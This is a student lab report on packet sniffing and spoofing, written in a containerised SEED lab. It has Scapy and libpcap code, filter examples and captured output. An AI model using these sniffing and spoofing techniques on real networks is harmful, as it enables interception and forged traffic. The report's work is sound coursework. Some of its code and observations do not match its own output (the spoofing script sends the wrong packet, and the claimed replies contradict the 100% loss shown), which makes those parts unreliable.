Packet Sniffing and Spoofing

Maryam Fahmi (501096276)

Sidra Musheer (501122840)

Veezish Ahmad (501080184)

Section 10

CPS 633 - Computer Security

Toronto Metropolitan University

Environment Setup

a. Creating 3 containers:

```
Pulling attacker (handsonsecurity/seed-ubuntu:large)...
large: Pulling from handsonsecurity/seed-ubuntu
da7391352a9b: Pulling fs layer
14428a6d4bcd: Pulling fs layer
14428a6d4bcd: Downloading [=============================================>      ]
da7391352a9b: Downloading [>                                                 ]
da7391352a9b: Pull complete
14428a6d4bcd: Pull complete
2c2d948710f2: Pull complete
b5e99359ad22: Pull complete
3d2251ac1552: Pull complete
1059cf087055: Pull complete
b2afee800091: Pull complete
c2ff2446bab7: Pull complete
4c584b5784bd: Pull complete
Digest: sha256:41efab02008f016a7936d9cadfbe8238146d07c1c12b39cd63c3e73a0297c07a
Status: Downloaded newer image for handsonsecurity/seed-ubuntu:large
Creating hostB-10.9.0.6 ... done
Creating seed-attacker  ... done
Creating hostA-10.9.0.5 ... done
Attaching to seed-attacker, hostA-10.9.0.5, hostB-10.9.0.6
hostB-10.9.0.6 |   * Starting internet superserver inetd                  [ OK ]
hostA-10.9.0.5 |   * Starting internet superserver inetd                  [ OK ]
```

```
[11/09/24]seed@VM:~/.../Labsetup$ dockps
2164145dd20b  seed-attacker
e09a1c6847fc  hostA-10.9.0.5
71d954d15909  hostB-10.9.0.6
```

```
[11/09/24]seed@VM:~/.../Labsetup$ docksh 21641
root@VM:/#
```

```
[11/09/24]seed@VM:~/.../Labsetup$ ifconfig
br-34590ba86b59: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 10.9.0.1  netmask 255.255.255.0  broadcast 10.9.0.255
        inet6 fe80::42:81ff:feda:c6b0  prefixlen 64  scopeid 0x20<link>
        ether 02:42:81:da:c6:b0  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 40  bytes 6165 (6.1 KB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0

docker0: flags=4099<UP,BROADCAST,MULTICAST>  mtu 1500
        inet 172.17.0.1  netmask 255.255.0.0  broadcast 172.17.255.255
        ether 02:42:c6:10:cc:2e  txqueuelen 0  (Ethernet)
        RX packets 0  bytes 0 (0.0 B)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 0  bytes 0 (0.0 B)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```

Task 1: Using Scapy for Sniffing and Spoofing

1. **Creating scapy python script:**

```
#!/usr/bin/env python3
from scapy.all import*

a = IP()
a.show()
```

2. **Run it in the seed attacker container**
    a. **Make the py file executable:**

```
root@VM:/volumes# ./task1.py
bash: ./task1.py: Permission denied
root@VM:/volumes# chmod a+x task1.py
```

    b. **Run the py file to show the IP address of our system:**

```
root@VM:/volumes# ./task1.py
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = hopopt
  chksum    = None
  src       = 127.0.0.1
  dst       = 127.0.0.1
  \options   \
```

Task 1.1: Sniffing Packets

1. Write python script using the interface from ifconfig:

```python
#!/usr/bin/env python3
from scapy.all import*

def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface='br-34590ba86b59', filter='icmp', prn=print_pkt)
```

2. Run the code and ping host A from host B in order for the code to start sniffing the transmitted packets:

```
[11/09/24]seed@VM:~/.../Labsetup$ docksh 71d
root@71d954d15909:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.359 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.146 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.105 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.095 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.114 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.166 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.330 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.104 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.130 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.156 ms
```

```
root@VM:/volumes# ./task11.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 35439
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9c1d
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xc17e
        id        = 0x1b
        seq       = 0x1
###[ Raw ]###
           load      = '\xf6\xcd/g\x00\x00\x00\x00Q]\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

Task 1.1A - Running sniffing code from seed VM:

When we try to run the sniffing code without root privileges, we get an error message - operation not permitted:

```
[11/09/24]seed@VM:~/.../volumes$ ./task11.py
Traceback (most recent call last):
  File "./task11.py", line 7, in <module>
    pkt = sniff(iface='br-34590ba86b59', filter='icmp', prn=print_pkt)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 1036, in sniff
    sniffer._run(*args, **kwargs)
  File "/usr/local/lib/python3.8/dist-packages/scapy/sendrecv.py", line 906, in _run
    sniff_sockets[L2socket(type=ETH_P_ALL, iface=iface,
  File "/usr/local/lib/python3.8/dist-packages/scapy/arch/linux.py", line 398, in __init__
    self.ins = socket.socket(socket.AF_PACKET, socket.SOCK_RAW, socket.htons(type))  # noqa: E501
  File "/usr/lib/python3.8/socket.py", line 231, in __init__
    _socket.socket.__init__(self, family, type, proto, fileno)
PermissionError: [Errno 1] Operation not permitted
[11/09/24]seed@VM:~/.../volumes$
```

Task 1.1B - Using Different Filters

1. **Mention only ICMP Packet - Would give the same results as done previously:**

```
#!/usr/bin/env python3
from scapy.all import*

def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface='br-34590ba86b59', filter='icmp', prn=print_pkt)
```

```
[11/09/24]seed@VM:~/.../Labsetup$ docksh 71d
root@71d954d15909:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.359 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.146 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.105 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.095 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.114 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.166 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.330 ms
64 bytes from 10.9.0.5: icmp_seq=8 ttl=64 time=0.104 ms
64 bytes from 10.9.0.5: icmp_seq=9 ttl=64 time=0.130 ms
64 bytes from 10.9.0.5: icmp_seq=10 ttl=64 time=0.156 ms
```

```
root@VM:/volumes# ./task11.py
###[ Ethernet ]###
  dst       = 02:42:0a:09:00:05
  src       = 02:42:0a:09:00:06
  type      = IPv4
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 35439
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = icmp
     chksum    = 0x9c1d
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ ICMP ]###
        type      = echo-request
        code      = 0
        chksum    = 0xc17e
        id        = 0x1b
        seq       = 0x1
###[ Raw ]###
           load      = '\xf6\xcd/g\x00\x00\x00\x00Q]\x00\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./01234567'
```

2. TCP packet that comes from a particular IP and with a destination port number 23.
    a. Code to filter for specific requirements:

```python
#!/usr/bin/env python3
from scapy.all import*

def print_pkt(pkt):
        pkt.show()

chosenip = '10.9.0.5'
theport = 23
fullfilter = f'tcp and src host {chosenip} and dst port {theport}'

pkt = sniff(iface='br-34590ba86b59', filter = fullfilter, prn=print_pkt)
```

    b. When we try running it for icmp packets, it shows no results:

```
root@71d954d15909:/# ping 10.9.0.5
PING 10.9.0.5 (10.9.0.5) 56(84) bytes of data.
64 bytes from 10.9.0.5: icmp_seq=1 ttl=64 time=0.332 ms
64 bytes from 10.9.0.5: icmp_seq=2 ttl=64 time=0.121 ms
64 bytes from 10.9.0.5: icmp_seq=3 ttl=64 time=0.125 ms
64 bytes from 10.9.0.5: icmp_seq=4 ttl=64 time=0.087 ms
64 bytes from 10.9.0.5: icmp_seq=5 ttl=64 time=0.090 ms
64 bytes from 10.9.0.5: icmp_seq=6 ttl=64 time=0.432 ms
64 bytes from 10.9.0.5: icmp_seq=7 ttl=64 time=0.308 ms
```

```
root@VM:/volumes# chmod a+x task11B2.py
root@VM:/volumes# ./task11B2.py
```

c. Create packets to go to port 23, and see that it works:

```
root@71d954d15909:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
e09a1c6847fc login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage
```

```
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x10
     len       = 52
     id        = 21985
     flags     = DF
     frag      = 0
     ttl       = 64
     proto     = tcp
     chksum    = 0xd0b6
     src       = 10.9.0.6
     dst       = 10.9.0.5
     \options   \
###[ TCP ]###
        sport     = 42904
        dport     = telnet
        seq       = 2756057202
        ack       = 1033552955
        dataofs   = 8
        reserved  = 0
        flags     = A
        window    = 502
        chksum    = 0x1443
        urgptr    = 0
        options   = [('NOP', None), ('NOP', None), ('Timestamp', (2112029492, 1742106822))]
```

3. Capture packets comes from or to go to 128.230.0.0/16

```
#!/usr/bin/env python3
from scapy.all import*

def print_pkt(pkt):
        pkt.show()

pkt = sniff(iface='br-34590ba86b59', filter='net 128.230.0.0/16', prn=print_pkt)
```

```
root@71d954d15909:/# ping 128.230.0.1
PING 128.230.0.1 (128.230.0.1) 56(84) bytes of data.
64 bytes from 128.230.0.1: icmp_seq=1 ttl=42 time=24.7 ms
64 bytes from 128.230.0.1: icmp_seq=2 ttl=42 time=24.2 ms
64 bytes from 128.230.0.1: icmp_seq=3 ttl=42 time=24.2 ms
64 bytes from 128.230.0.1: icmp_seq=4 ttl=42 time=22.9 ms
64 bytes from 128.230.0.1: icmp_seq=5 ttl=42 time=23.4 ms
64 bytes from 128.230.0.1: icmp_seq=6 ttl=42 time=23.6 ms
```


```
###[ IP ]###
     version   = 4
     ihl       = 5
     tos       = 0x0
     len       = 84
     id        = 48925
     flags     =
     frag      = 0
     ttl       = 42
     proto     = icmp
     chksum    = 0x4696
     src       = 128.230.0.1
     dst       = 10.9.0.6
     \options   \
###[ ICMP ]###
        type      = echo-reply
        code      = 0
        chksum    = 0xe7b1
        id        = 0x21
        seq       = 0x28
###[ Raw ]###
           load      = '\xc3\xda/g\x00\x00\x00\x00_\xf0\x06\x00\x00\x00\x00\x00\x10\x11\x12\x13\x14\x15\x16\x17\x18\x19\x1a\x1b\x1c\x1d\x1e\x1f !"#$%&\'()*+,-./012345
67'
```

Task 1.2: Spoofing Packets


1. Write out the py code for spoofing for sending packets

```
Open  *task12.py
~/Downloads/Labsetup/volumes

#!/usr/bin/env python3
from scapy.all import *

a=IP()
a.dst='1.2.3.4'
b=ICMP()
p=a/b
send(a)
```

2. Open destination host on wireshark:



3. Receive sent packet information everytime we run the code on the root:




Task 1.3 Traceroute

1. Code (change TTL to 15 to go through enough rounds before reaching the destination):

```
#!/usr/bin/env python3
from scapy.all import *

a = IP()
a.dst = '1.2.3.4'
a.ttl = 15
b = ICMP()
send(a/b)
```

2. Result from Wireshark showing packet reaching destination (compare to the normal traceroute function):



```
[11/09/24]seed@VM:~/.../volumes$ traceroute 1.2.3.4
traceroute to 1.2.3.4 (1.2.3.4), 30 hops max, 60 byte packets
 1  _gateway (10.0.2.2)  0.402 ms  0.311 ms  0.466 ms
 2  * * *
 3  * * *
 4  * * *
 5  * * *
 6  * * *
 7  * * *
 8  * * *
 9  * * *
10  * * *
11  * * *
12  * * *
13  * * *
14  * * *
```

Task 1.4 Sniffing and Spoofing Together

1. Code for sniffing and spoofing combination:

2. Testing on ping 1.2.3.4:
    a. **Observation explanation:** When I first tried pinging 1.2.3.4 without any spoofing, I got 100% packet loss, which is expected since this IP doesn't actually exist. However, when I activated my sniff-and-then-spoof program, things changed. My program was able to "listen" for any ICMP echo requests (pings) going to 1.2.3.4 and immediately respond with a spoofed ICMP reply, making it seem as though 1.2.3.4 was alive and reachable. This essentially tricks the ping utility into thinking that 1.2.3.4 is responding, even though the real IP address doesn't exist.

```
root@VM:/volumes# ./task14.py
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
```

```
--- 1.2.3.4 ping statistics ---
306 packets transmitted, 0 received, 100% packet loss, time 311028ms
```

3. Testing on ping 10.9.0.99

a. **Observations explanation**: When I pinged the IP address 10.9.0.99, which is a non-existent host on the LAN, I received a "Destination Host Unreachable" error from the ping command. This occurred because there is no device assigned to that IP address, so the request could not be routed successfully. My packet sniffing showed 100% packet loss, as no response was returned from the target IP, and there were several errors captured, which likely indicated issues with the sniffing setup.

```
root@71d954d15909:/# ping 10.9.0.99
PING 10.9.0.99 (10.9.0.99) 56(84) bytes of data.
From 10.9.0.6 icmp_seq=1 Destination Host Unreachable
From 10.9.0.6 icmp_seq=2 Destination Host Unreachable
From 10.9.0.6 icmp_seq=3 Destination Host Unreachable
From 10.9.0.6 icmp_seq=4 Destination Host Unreachable
From 10.9.0.6 icmp_seq=5 Destination Host Unreachable
From 10.9.0.6 icmp_seq=6 Destination Host Unreachable
From 10.9.0.6 icmp_seq=7 Destination Host Unreachable
From 10.9.0.6 icmp_seq=8 Destination Host Unreachable
From 10.9.0.6 icmp_seq=9 Destination Host Unreachable
From 10.9.0.6 icmp_seq=10 Destination Host Unreachable
From 10.9.0.6 icmp_seq=11 Destination Host Unreachable
```

```
--- 10.9.0.99 ping statistics ---
71 packets transmitted, 0 received, +69 errors, 100% packet loss, time 71702ms
pipe 4
```

4. Testing on ping 8.8.8.8:
   a. Observation Explanation: When I pinged 8.8.8.8, my spoofing program sent fake replies to the user container, even though the real machine was online. The result was 0% packet loss, but I saw duplicate replies because the spoofing program sent multiple responses to the same ping. This happens when the program doesn't limit the number of replies, causing it to respond more than once.

```
^Croot@VM:/volumes# ./task14.py
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
Sent spoofed ICMP reply to 10.9.0.6
```

```
--- 8.8.8.8 ping statistics ---
78 packets transmitted, 78 received, +69 duplicates, 0% packet loss, time 77308ms
rtt min/avg/max/mdev = 5.003/3.519/57.426/5.377 ms
root@71d954d15909:/#
```

Task 2.1a: Writing Packet Sniffing Program

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>

struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};



void got_packet(u_char *args, const struct pcap_pkthdr *header,
```

```
                              const u_char *packet)
{
  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));



     //determine protocol
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");
            break;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            break;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            break;
        default:
            printf("   Protocol: others\n");
            break;
    }

            }

  }


int main() {

            pcap_t *handle;
            char errbuf[PCAP_ERRBUF_SIZE];
            struct bpf_program fp;
            char filter_exp[] = "";
            bpf_u_int32 net;

            // step 1: open live pcap session on NIC with interface name
            handle = pcap_open_live("enp0s3", BUFSIZ, 1, 1000, errbuf);
```

```
    // step 2: compile filter_exp into BPF pseudo-code
    pcap_compile(handle, &fp, filter_exp, 0, net);
    pcap_setfilter(handle, &fp);

    // step 3: capture packets
    pcap_loop(handle, -1, got_packet, NULL);

    pcap_close(handle); // close the handle

    return 0;
}
```

```
[11/12/24]seed@VM:~$ ping -c 3 8.8.8.8
PING 8.8.8.8 (8.8.8.8) 56(84) bytes of data.
64 bytes from 8.8.8.8: icmp_seq=1 ttl=110 time=4.69 ms
64 bytes from 8.8.8.8: icmp_seq=2 ttl=110 time=5.01 ms
64 bytes from 8.8.8.8: icmp_seq=3 ttl=110 time=4.98 ms

--- 8.8.8.8 ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2012ms
rtt min/avg/max/mdev = 4.685/4.894/5.013/0.148 ms
[11/12/24]seed@VM:~$
```

```
[11/12/24]seed@VM:~/Labsetup$ sudo ./sniff
       From: 10.0.2.15
         To: 192.168.48.1
   Protocol: UDP
       From: 192.168.48.1
         To: 10.0.2.15
   Protocol: UDP
       From: 10.0.2.15
         To: 192.168.48.1
   Protocol: UDP
       From: 10.0.2.15
         To: 192.168.48.1
   Protocol: UDP
       From: 192.168.48.1
         To: 10.0.2.15
   Protocol: UDP
       From: 192.168.48.1
         To: 10.0.2.15
   Protocol: UDP
       From: 10.0.2.15
         To: 142.251.41.42
   Protocol: TCP
       From: 142.251.41.42
         To: 10.0.2.15
   Protocol: TCP
```

```
Protocol: TCP
    From: 10.0.2.15
      To: 142.251.41.42
Protocol: TCP
    From: 10.0.2.15
      To: 142.251.41.42
Protocol: TCP
    From: 142.251.41.42
      To: 10.0.2.15
Protocol: TCP
    From: 10.0.2.15
      To: 142.251.41.42
Protocol: TCP
    From: 142.251.41.42
      To: 10.0.2.15
Protocol: TCP
    From: 10.0.2.15
      To: 142.251.41.42
Protocol: TCP
    From: 142.251.41.42
      To: 10.0.2.15
Protocol: TCP
    From: 142.251.41.42
      To: 10.0.2.15
```

```
root@VM:/# /tmp/sniff
         From: 34.107.243.93
           To: 10.0.2.15
     Protocol: TCP
         From: 10.0.2.15
           To: 34.107.243.93
     Protocol: TCP
         From: 10.0.2.15
           To: 34.107.243.93
     Protocol: TCP
         From: 34.107.243.93
           To: 10.0.2.15
     Protocol: TCP
         From: 10.0.2.15
           To: 185.125.190.57
     Protocol: UDP
         From: 185.125.190.57
           To: 10.0.2.15
     Protocol: UDP
```

No.	Time	Source	Destination	Protocol	Length	Info
371	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	1466	Application Data
372	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	681	Application Data, Application Data
373	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TCP	54	56144 → 443 [ACK] Seq=3965606078 Ack=740369672 Win=65535 Len=0
374	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TLSv1.3	167	Application Data
375	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TCP	60	443 → 56144 [ACK] Seq=740369672 Ack=3965606191 Win=65535 Len=0
376	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TLSv1.3	168	Application Data
377	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	1466	Application Data
378	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TCP	60	443 → 56144 [ACK] Seq=740371084 Ack=3965606305 Win=65535 Len=0
379	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	1104	Application Data, Application Data, Application Data
380	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TCP	54	56144 → 443 [ACK] Seq=3965606305 Ack=740372134 Win=65535 Len=0
381	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TLSv1.3	93	Application Data
382	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TCP	60	443 → 56144 [ACK] Seq=740372134 Ack=3965606344 Win=65535 Len=0
383	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	1466	Application Data
384	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	647	Application Data, Application Data
385	2024-11-12 19:5…	10.0.2.15	34.117.121.53	TCP	54	56144 → 443 [ACK] Seq=3965606344 Ack=740374139 Win=65535 Len=0
386	2024-11-12 19:5…	34.117.121.53	10.0.2.15	TLSv1.3	1466	Application Data

568	2024-11-12 19:5…	10.0.2.15	185.125.190.98	TCP	74	36548 → 80 [SYN] Seq=1452863369 Win=64240 Len=0 MSS=1460 SACK…
569	2024-11-12 19:5…	185.125.190.98	10.0.2.15	TCP	60	80 → 36548 [SYN, ACK] Seq=763840001 Ack=1452863370 Win=65535 …
570	2024-11-12 19:5…	10.0.2.15	185.125.190.98	TCP	54	36548 → 80 [ACK] Seq=1452863370 Ack=763840002 Win=64240 Len=0
571	2024-11-12 19:5…	10.0.2.15	185.125.190.98	HTTP	141	GET / HTTP/1.1
572	2024-11-12 19:5…	185.125.190.98	10.0.2.15	TCP	60	80 → 36548 [ACK] Seq=763840002 Ack=1452863457 Win=65535 Len=0
573	2024-11-12 19:5…	185.125.190.98	10.0.2.15	HTTP	239	HTTP/1.1 204 No Content
574	2024-11-12 19:5…	10.0.2.15	185.125.190.98	TCP	54	36548 → 80 [ACK] Seq=1452863457 Ack=763840187 Win=64055 Len=0
575	2024-11-12 19:5…	185.125.190.98	10.0.2.15	TCP	60	80 → 36548 [FIN, ACK] Seq=763840187 Ack=1452863457 Win=65535 …
576	2024-11-12 19:5…	10.0.2.15	185.125.190.98	TCP	54	36548 → 80 [FIN, ACK] Seq=1452863457 Ack=763840188 Win=64055 …
577	2024-11-12 19:5…	185.125.190.98	10.0.2.15	TCP	60	80 → 36548 [ACK] Seq=763840188 Ack=1452863458 Win=65535 Len=0

WireShark Capture

Question 1: Sequence of Library Calls Essential for Sniffer Programs

- **pcap_open_live()**: Opens a live capture on a specified network interface.

- **pcap_compile()**: Compiles the filter expression into BPF bytecode.
- **pcap_setfilter()**: Applies the compiled filter to capture only the specified packet types.
- **pcap_loop()**: Enters a loop to capture packets and pass them to the callback function.
- **pcap_close()**: Closes the capture session.

Question 2: Why Root Privilege is Required

- **Root privilege** is needed because capturing packets on network interfaces accesses low-level network resources, which are protected for security reasons. Without root, **pcap_open_live()** fails due to insufficient permissions.

```
/usr/bin/ld: /tmp/ccn4kbzg.o: in function `main':
sniffer.c:(.text+0xee): undefined reference to `pcap_open_live'
/usr/bin/ld: sniffer.c:(.text+0x120): undefined reference to `pcap_compile'
/usr/bin/ld: sniffer.c:(.text+0x139): undefined reference to `pcap_setfilter'
/usr/bin/ld: sniffer.c:(.text+0x159): undefined reference to `pcap_loop'
/usr/bin/ld: sniffer.c:(.text+0x168): undefined reference to `pcap_close'
collect2: error: ld returned 1 exit status
```

Question 3: Demonstrating Promiscuous Mode

- Setting the promiscuous mode (third parameter of **pcap_open_live()**) to 1 enables capturing all network packets on the interface, not just those addressed to the host.
- To observe the difference, run the program once with promiscuous mode on (set to 1) and once with it off (`0`).

The difference:

- **Promiscuous On**: Captures all packets on the network.
- **Promiscuous Off**: Captures only packets directed to the host machine.

Task 2.1b: Writing Filters

ICMP

```
#include <pcap.h>
#include <stdio.h>
#include <arpa/inet.h>
#include <sys/socket.h>
```

```
#include <linux/if_packet.h>
#include <net/ethernet.h>
#include <stdio.h>
#include <ctype.h>


struct ethheader {
  u_char  ether_dhost[ETHER_ADDR_LEN]; /* destination host address */
  u_char  ether_shost[ETHER_ADDR_LEN]; /* source host address */
  u_short ether_type;                  /* IP? ARP? RARP? etc */
};



struct ipheader {
  unsigned char      iph_ihl:4, //IP header length
                     iph_ver:4; //IP version
  unsigned char      iph_tos; //Type of service
  unsigned short int iph_len; //IP Packet length (data + header)
  unsigned short int iph_ident; //Identification
  unsigned short int iph_flag:3, //Fragmentation flags
                     iph_offset:13; //Flags offset
  unsigned char      iph_ttl; //Time to Live
  unsigned char      iph_protocol; //Protocol type
  unsigned short int iph_chksum; //IP datagram checksum
  struct  in_addr    iph_sourceip; //Source IP address
  struct  in_addr    iph_destip;   //Destination IP address
};



void got_packet(u_char *args, const struct pcap_pkthdr *header,
                              const u_char *packet)
{
  struct ethheader* eth = (struct ethheader *)packet;

  if (ntohs(eth->ether_type) == 0x0800) { // 0x0800 is IP type
    struct ipheader * ip = (struct ipheader *)
                           (packet + sizeof(struct ethheader));

    printf("       From: %s\n", inet_ntoa(ip->iph_sourceip));
    printf("         To: %s\n", inet_ntoa(ip->iph_destip));
```

```
    //determine protocol
    switch(ip->iph_protocol) {
        case IPPROTO_TCP:
            printf("   Protocol: TCP\n");

            break;
        case IPPROTO_UDP:
            printf("   Protocol: UDP\n");
            break;
        case IPPROTO_ICMP:
            printf("   Protocol: ICMP\n");
            break;
        default:
            printf("   Protocol: others\n");
            break;
    }

            }

  }


int main() {

        pcap_t *handle;
        char errbuf[PCAP_ERRBUF_SIZE];
        struct bpf_program fp;
        char filter_exp[] = "proto ICMP and (host 10.9.0.5 and 8.8.8.8)";
        bpf_u_int32 net;

        // step 1: open live pcap session on NIC with interface name
        handle = pcap_open_live("br-4d1c89983a07", BUFSIZ, 1, 1000, errbuf);

        // step 2: compile filter_exp into BPF pseudo-code
        pcap_compile(handle, &fp, filter_exp, 0, net);
        pcap_setfilter(handle, &fp);

        // step 3: capture packets
        pcap_loop(handle, -1, got_packet, NULL);

        pcap_close(handle); // close the handle

        return 0;
```

```
}
```

```
Source: 10.0.2.6   Destination: 8.8.8.8   Protocol: ICMP
